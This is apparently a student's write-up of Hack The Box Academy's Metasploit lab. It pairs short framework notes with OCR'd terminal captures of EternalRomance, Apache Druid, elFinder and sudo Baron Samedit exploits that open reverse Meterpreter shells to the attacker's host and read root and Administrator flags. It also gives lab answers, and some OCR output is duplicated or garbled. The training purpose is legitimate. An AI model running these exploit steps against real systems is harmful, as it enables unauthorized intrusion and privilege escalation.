

Introduction

Metasploit is an essential tool for cybersecurity, providing a platform for penetration testing and vulnerability assessment. It enables researchers and security professionals to probe and secure systems against cyber threats.

<https://academy.hackthebox.com/achievement/949661/39>

Introduction to Metasploit

- **Overview:** Metasploit is a Ruby-based, modular penetration testing platform for developing, testing, and executing exploit code.
- **Modules:** It includes various exploit proof-of-concepts, targeting different platforms and services.
- **Versatility:** Metasploit is known for its wide range of targets and versions, and easy switching between target connections.

My response

Q: Which version of Metasploit comes equipped with a GUI interface?

metasploit pro

Metasploit Pro

Metasploit Pro is for users who prefer to use a web interface for pen testing. Some features available in Pro are unavailable in Metasploit Framework.

Q: What command do you use to interact with the free version of Metasploit?

Msfconsole

What is the MSFconsole?

The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the MSF. MSFconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.

MSF Components

1. **Modules:** The core of Metasploit, modules are standalone pieces of code that the framework executes. They include exploits, auxiliary functions, post-exploitation code, and payloads.

My response

Q: Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

A: HTB{MSF-W1nD0w5-3xPL01t4t10n}

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2020-10-06 04:15:12 +0300 .NET v2.0
040777/rwxrwxrwx 0 dir 2020-10-06 04:15:13 +0300 .NET v2.0 Classic
040777/rwxrwxrwx 0 dir 2020-10-06 04:15:15 +0300 .NET v3.5
040777/rwxrwxrwx 0 dir 2020-10-06 04:15:16 +0300 .NET v3.5 Classic
040777/rwxrwxrwx 0 dir 2020-10-06 04:18:15 +0300 Administrator
040777/rwxrwxrwx 0 dir 2016-07-16 16:16:15 +0300 All Users
040777/rwxrwxrwx 0 dir 2020-10-06 04:18:16 +0300 Classic Appho...
040555/r-xr-xr-x 0 dir 2020-10-06 02:12:16 +0300 Default
040777/rwxrwxrwx 0 dir 2016-07-16 16:16:15 +0300 Default user
040555/r-xr-xr-x 4096 2013-11-21 04:16:16 +0300 Public
100666/rw-rw-rw- 174 fil 2010-07-10 10:21:19 +0300 desktop.ini

meterpreter > cd Administrator
meterpreter > ls
Listing: c:\Users\Administrator\
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:21 +0300 AppData
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:21 +0300 Application Data
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:21 +0300 Contacts
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:21 +0300 Cookies
040555/r-xr-xr-x 0 dir 2012-09-10 11:17:00 +0300 Desktop
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:21 +0300 Documents
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:21 +0300 Favorites
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:21 +0300 Internet
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:21 +0300 Local Settings
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:21 +0300 Music
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:21 +0300 My Documents
100666/rw-rw-rw- 786432 fil 2022-05-16 16:21:00 +0300 NTUSER.DAT
100666/rw-rw-rw- 62536 fil 2020-10-06 02:19:25 +0300 NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TM.blf
100666/rw-rw-rw- 524288 fil 2020-10-06 02:19:25 +0300 NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2020-10-06 02:19:25 +0300 NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TMContainer000000000000000002.regtrans-ms
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 NetHood
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:23 +0300 Pictures
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 PrintHood
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:23 +0300 Recent
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Saved Games
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:23 +0300 Searches
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 SendTo
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Start Menu
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Templates
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:25 +0300 Videos
100666/rw-rw-rw- 16384 fil 2020-10-06 02:18:23 +0300 ntuser.dat.LOG1
100666/rw-rw-rw- 226304 fil 2020-10-06 02:18:23 +0300 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2020-10-06 02:18:23 +0300 ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: c:\Users\Administrator\Desktop
Mode Size Type Last modified Name
100666/rw-rw-rw- 282 fil 2020-10-06 02:18:25 +0300 desktop.ini
100666/rw-rw-rw- 29 fil 2022-05-16 14:19:21 +0300 flag.txt

meterpreter > cat flag.txt
HTB{MSF-WinD0w5-3xPL01t4t10n}
```

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:25 +0300 Favorites
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:25 +0300 Links
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Local Settings
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:25 +0300 Music
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 My Documents
100666/rw-rw-rw- 786432 fil 2022-05-16 16:21:00 +0300 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2020-10-06 02:19:25 +0300 NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TM.blf
100666/rw-rw-rw- 524288 fil 2020-10-06 02:19:25 +0300 NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2020-10-06 02:19:25 +0300 NTUSER.DAT{a0d1b9b4-af87-11e6-9658-c2e7ef3e8ee3}.TMContainer000000000000000002.regtrans-ms
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 NetHood
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:23 +0300 Pictures
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 PrintHood
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:23 +0300 Recent
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Saved Games
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:25 +0300 Searches
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 SendTo
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Start Menu
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Templates
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:25 +0300 Videos
100666/rw-rw-rw- 16384 fil 2020-10-06 02:18:23 +0300 ntuser.dat.LOG1
100666/rw-rw-rw- 226304 fil 2020-10-06 02:18:23 +0300 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2020-10-06 02:18:23 +0300 ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: c:\Users\Administrator\Desktop
Mode Size Type Last modified Name
100666/rw-rw-rw- 282 fil 2020-10-06 02:18:25 +0300 desktop.ini
100666/rw-rw-rw- 29 fil 2022-05-16 14:19:21 +0300 flag.txt

meterpreter > cat flag.txt
HTB{MSF-WinD0w5-3xPL01t4t10n}
```

2. **Targets:** These are the specific systems or software that the modules are designed to exploit.
3. **Payloads:** These are the pieces of code that run after a successful exploit, allowing the attacker to gain control over a system.

My response

Q: Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.

A: HTB{MSF_Exp101t4t10n}

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
Payload options (linux/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     10.10.14.126    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Linux (dropper)

View the full module info with the info, or info -d command.

msf6 exploit(linux/http/apache_druid_js_rcx) > set RHOSTS 10.129.92.133
RHOSTS => 10.129.92.133
msf6 exploit(linux/http/apache_druid_js_rcx) > run

[*] Started reverse TCP handler on 10.10.14.126:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Using URL: http://10.10.14.126:8080/15fqG0lvS4Mk
[*] Client 10.129.92.133 (curl/7.68.0) requested /15fqG0lvS4Mk
[*] Sending payload to 10.129.92.133 (curl/7.68.0)
[*] Sending stage (3045380 bytes) to 10.129.92.133
[*] Command Stager progress - 100.00% done (117/117 bytes)
[*] Meterpreter session 1 opened (10.10.14.126:4444 -> 10.129.92.133:43000) at 2024-02-17 11:08:19 +0300
[*] Server stopped.

meterpreter >
```

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x

100644/rw-r--r-- 59403 fil 2020-03-31 04:52:05 +0300 LICENSE
100644/rw-r--r-- 69091 fil 2020-03-31 04:52:06 +0300 NOTICE
100644/rw-r--r-- 8228 fil 2020-03-31 04:54:43 +0300 README
040755/rwxr-xr-x 4096 dir 2022-05-16 11:45:00 +0300 bin
040755/rwxr-xr-x 4096 dir 2022-05-11 15:49:31 +0300 conf
040755/rwxr-xr-x 4096 dir 2022-05-11 15:49:30 +0300 extensions
040755/rwxr-xr-x 4096 dir 2022-05-11 15:49:30 +0300 hadoop-dependencies
040755/rwxr-xr-x 12288 dir 2022-05-11 15:49:32 +0300 lib
040755/rwxr-xr-x 4096 dir 2020-03-31 04:26:02 +0300 licenses
040755/rwxr-xr-x 4096 dir 2022-05-11 15:49:31 +0300 quickstart
040755/rwxr-xr-x 4096 dir 2022-05-11 16:09:18 +0300 var

meterpreter > cd ..
meterpreter > ls
Listing: /root

Mode                Size      Type    Last modified      Name
-----
100600/rw-r--r-- 168      fil      2022-05-16 14:07:41 +0300 .bash_history
100644/rw-r--r-- 3137     fil      2022-05-11 16:43:25 +0300 .bashrc
040700/rw-r--r-- 4096     dir      2022-05-16 14:04:45 +0300 .cache
040700/rwx----- 4096     dir      2022-05-16 13:54:48 +0300 .config
100644/rw-r--r-- 161      fil      2019-12-05 17:39:21 +0300 .profile
100644/rw-r--r-- 75       fil      2022-05-16 11:45:33 +0300 .selected_editor
040700/rwx----- 4096     dir      2021-10-06 20:37:09 +0300 .ssh
100644/rw-r--r-- 212      fil      2022-05-11 17:10:43 +0300 .wget-hsts
040755/rwxr-xr-x 4096     dir      2022-05-11 15:51:45 +0300 druid
100755/rwxr-xr-x 95       fil      2022-05-16 13:31:10 +0300 druid.sh
100644/rw-r--r-- 22       fil      2022-05-16 13:01:15 +0300 flag.txt
040755/rwxr-xr-x 4096     dir      2021-10-06 20:37:19 +0300 snap

meterpreter > cat flag.txt
HTB(MSF_Exploit4t1on)
meterpreter >
```

4. **Encoders:** They scramble payloads to avoid detection by security software.
5. **Databases:** Metasploit integrates with a database to store information about networks, vulnerable systems, and exploits that have been tried.
6. **Plugins and Mixins:** These extend the framework's functionality, allowing for more customization and efficient use.


MSF Sessions and Meterpreter

1. **Sessions and Jobs:** These are instances of successfully executed exploits (sessions) and running background processes (jobs).

My responses

Q: The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?


A: elFinder



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="utf-8">
5 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
6 <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=2">
7 <title>elFinder 2.1.x source version with PHP connector</title>
8
9 <!-- Require JS (REQUIRED) -->
10 <!-- Rename "main.default.js" to "main.js" and edit it if you need configure elFinder 2.1.53 options or any things -->
11 <script data-main="" src="//cdnjs.cloudflare.com/ajax/libs/require.js/2.3.6/require.min.js"></script>
12 <script>
13     define('elFinderConfig', {
14         // elFinder options (REQUIRED)
15         // Documentation for client options:
16         // https://github.com/Studio-42/elFinder/wiki/Client-configuration-options
17         defaultOptions: {
18             url: 'php/connector.minimal.php', // or connector.maximal.php : connector URL (REQUIRED)
19             commandsOptions: {
20                 edit: {
21                     extraOptions: {
22                         // set API key to enable Creative Cloud image editor
23                         // see https://console.adobe.io/
24                         creativeCloudApiKey: '',
25                         // browsing manager URL for CKEditor, TinyMCE
26                         // uses self location with the empty value
27                         managerUrl: ''
28                     }
29                 },
30                 quicklook: {
31                     // to enable CAD-Files and 3D-Models preview with sharecad.org
32                     sharecadMimes: ['image/vnd.dwg', 'image/vnd.dxf', 'model/vnd.dwf', 'application/vnd.hp-hpgl', 'application/plt', 'application/step', 'model/iges', 'appli
33                     // to enable preview with Google Docs Viewer
34                     googleDocsMimes: ['application/pdf', 'image/tiff', 'application/vnd.ms-office', 'application/msword', 'application/vnd.ms-word', 'application/vnd.ms-exce
```

Q: Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

A: www-data



```
kali@kali: ~ -
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
Id Name
--
0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(linux/http/elfinder_archive_cmd_injection) > run

[*] Started reverse TCP handler on 10.10.14.126:4444
[*] Running automatic check ("set AutoCheck false" to disable) - get a shell on the target. What is the username of the user you
[*] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file yLlVpE.txt to elFinder
[*] Text file was successfully uploaded!
[*] Attempting to create archive SUyGTFNs.zip
[*] Archive was successfully created!
[*] Using URL: http://10.10.14.126:8080/XBdMLXZpoD0
[*] Client 10.10.14.126 (Mget/1.20.3 (linux-gnu)) requested /XBdMLXZpoD0
[*] Sending payload to 10.10.14.126 (Mget/1.20.3 (linux-gnu))
[*] Command Stager progress - 52.21% done (59/113 bytes)
[*] Command Stager progress - 71.68% done (81/113 bytes)
[*] Sending stage (1017704 bytes) to 10.10.14.126
[*] Deleted yLlVpE.txt
[*] Deleted SUyGTFNs.zip
[*] Meterpreter session 1 opened (10.10.14.126:4444 -> 10.10.14.126:47472) at 2024-02-17 11:57:38 +0300 - first access to the target
[*] Command Stager progress - 83.19% done (94/113 bytes)
[*] Command Stager progress - 100.00% done (113/113 bytes) -> root access to the target
[*] Server stopped.

meterpreter > pwd
/var/www/html/files
meterpreter > getuid
Server username: www-data
meterpreter >
```

Q: The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

A: HTB{5e55ion5_4r3_sw33t}

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
[*] Started reverse TCP handler on 10.10.14.126:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. eFinder running version 2.1.53
[*] Uploading file kzDeyLLYK.txt to eFinder
[*] Text file was successfully uploaded!
[*] Attempting to create archive sBzoqnirK.zip
[*] Archive was successfully created!
[*] Using URL: http://10.10.14.126:8080/h35paL
[*] Client 10.129.215.226 (Wget/1.20.3 (linux-gnu)) requested /h35paL
[*] Sending payload to 10.129.215.226 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress - 50.00% done (54/108 bytes)
[*] Command Stager progress - 70.37% done (76/108 bytes)
[*] Sending stage (1017704 bytes) to 10.129.215.226
[*] Command Stager progress - 82.41% done (89/108 bytes)
[*] Command Stager progress - 100.00% done (108/108 bytes)
[*] Deleted kzDeyLLYK.txt
[*] Deleted sBzoqnirK.zip
[*] Meterpreter session 2 opened (10.10.14.126:4444 -> 10.129.215.226:47600) at 2024-02-17 12:08:19 +0300
[*] Server stopped.

meterpreter > sudo -V
[-] Unknown command: sudo
meterpreter > search sudo -V
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > shell
Process 2094 created. The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target
Channel 1 created.
sudo -v
Sorry, user www-data may not run sudo on nix02.
sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
[*] Meterpreter session 2 opened (10.10.14.126:4444 -> 10.129.215.226:47600) at 2024-02-17 12:08:19 +0300
[*] Server stopped.

meterpreter > sudo -V
[-] Unknown command: sudo
meterpreter > search sudo -V
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > shell
Process 2094 created.
Channel 1 created.
sudo -v
Sorry, user www-data may not run sudo on nix02.
sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
^Z
Background channel 1? [y/N] Y
meterpreter >
Background session 2? [y/N]
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > search sudo version 1.8.31

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/local/sudo_baron_samedit 2021-01-26 excellent Yes Sudo Heap-Based Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/sudo_baron_samedit
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(linux/local/sudo_baron_samedit) > set LHOST 10.10.14.126
LHOST => 10.10.14.126
msf6 exploit(linux/local/sudo_baron_samedit) > options
Module options (exploit/linux/local/sudo_baron_samedit):
Name      Current Setting  Required  Description
SESSION    yes             yes       The session to run this module on
WritableDir /tmp            yes       A directory where you can write files. The relevant exploit and get root access to the target
Payload options (linux/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     10.10.14.126    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
Exploit target:
Id  Name
--  --
0   Automatic
View the full module info with the info, or info -d command.
```

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
msf6 exploit(linux/local/sudo_baron_samedit) > run
[*] Started reverse TCP handler on 10.10.14.126:4444
[*] SESSION may not be compatible with this module:
[*] * incompatible session architecture: x86
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing /tmp/ZtwRc.py (763 bytes) ...
[*] Writing /tmp/libnss_/_f0sYK1 .so.2 (548 bytes) ...
[*] Sending stage (3045380 bytes) to 10.129.215.226
[*]
[*] Alternative exploit target(s) exist for this OS version:
[*] 2: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31) - alternative
[*] Run 'set target <id>' to select an alternative exploit script
[*] Deleted /tmp/ZtwRc.py
[*] Deleted /tmp/libnss_/_f0sYK1 .so.2
[*] Deleted /tmp/libnss_
[*] Meterpreter session 3 opened (10.10.14.126:4444 -> 10.129.215.226:47716) at 2024-02-17 12:17:31 +0300

meterpreter > getuid
Server username: root
meterpreter > cd root
stdapi_fs_chdir: Operation failed: 2
meterpreter > ls
Listing: /tmp

Mode      Size  Type  Last modified          Name
-----
100755/rwxr-xr-x 207  file  2024-02-17 11:57:18 +0300 fsYzzBKj

meterpreter > cd /root/
meterpreter > ls
Listing: /root
```

```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~
Server username: root
meterpreter > cd root
[!] stdapi_fs_chdir: Operation failed: 2
meterpreter > ls
Listing: /tmp

Mode                Size  Type      Last modified      Name
-----
100755/rwxr-xr-x    207   file      2024-02-17 11:57:18 +0300  fsYz28KJ

meterpreter > cd /root/
meterpreter > ls
Listing: /root

Mode                Size  Type      Last modified      Name
-----
100600/rw-----    178   file      2022-05-16 18:35:30 +0300  .bash_history
100644/rw-r--r--    3106  file      2022-05-16 18:34:51 +0300  .bashrc
040700/rwx-----    4096  dir       2022-05-16 16:46:07 +0300  .cache
040700/rwx-----    4096  dir       2022-05-16 16:46:06 +0300  .config
040755/rwxr-xr-x    4096  dir       2022-05-16 16:46:07 +0300  .local
100644/rw-r--r--    161   file      2019-12-05 17:39:21 +0300  .profile
100644/rw-r--r--    75     file      2022-05-16 11:45:33 +0300  .selected_editor
040700/rwx-----    4096  dir       2021-10-06 20:37:09 +0300  .ssh
100600/rw-----   13300  file      2022-05-16 18:34:51 +0300  .viminfo
100644/rw-r--r--    291   file      2022-05-16 16:51:29 +0300  .wget-hsts
100644/rw-r--r--    24     file      2022-05-16 18:18:40 +0300  flag.txt
040755/rwxr-xr-x    4096  dir       2021-10-06 20:37:19 +0300  snap

meterpreter > cat flag.txt
HTB[5e5510n5_4r3_sw33t]
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

2. **Meterpreter:** A powerful payload that provides an interactive shell to the attacker, allowing advanced manipulation and exploration of the compromised system.

Q: Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

A: NT AUTHORITY\SYSTEM


